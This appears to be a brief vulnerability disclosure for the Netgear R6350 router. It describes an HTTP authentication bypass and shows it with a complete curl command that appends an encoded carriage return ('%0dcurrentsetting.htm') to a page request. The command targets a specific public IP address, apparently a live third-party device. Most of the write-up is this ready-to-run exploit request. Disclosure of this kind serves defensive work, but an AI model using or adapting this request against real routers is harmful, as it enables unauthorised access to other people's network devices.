

Netgear R6350 http request authenticate bypass

1. Check firmware


I use the following url to get the firmware version of remote target,result as follows:



1. People can not access index.htm because of authenticate:



1. However, we can use this vulnerability to bypass auth:



Curl request is as follows:

curl -i -s -k -X $'GET' \

-H $'Host: 74.77.189.124:8443' -H $'User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:102.0) Gecko/20100101 Firefox/102.0' -H $'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8' -H $'Accept-Language: en-US,en;q=0.5' -H $'Accept-Encoding: gzip, deflate' -H $'Upgrade-Insecure-Requests: 1' -H $'Sec-Fetch-Dest: document' -H $'Sec-Fetch-Mode: navigate' -H $'Sec-Fetch-Site: none' -H $'Sec-Fetch-User: ?1' -H $'Te: trailers' -H $'Connection: close' \

$'https://74.77.189.124:8443/index.htm%0dcurrentsetting.htm'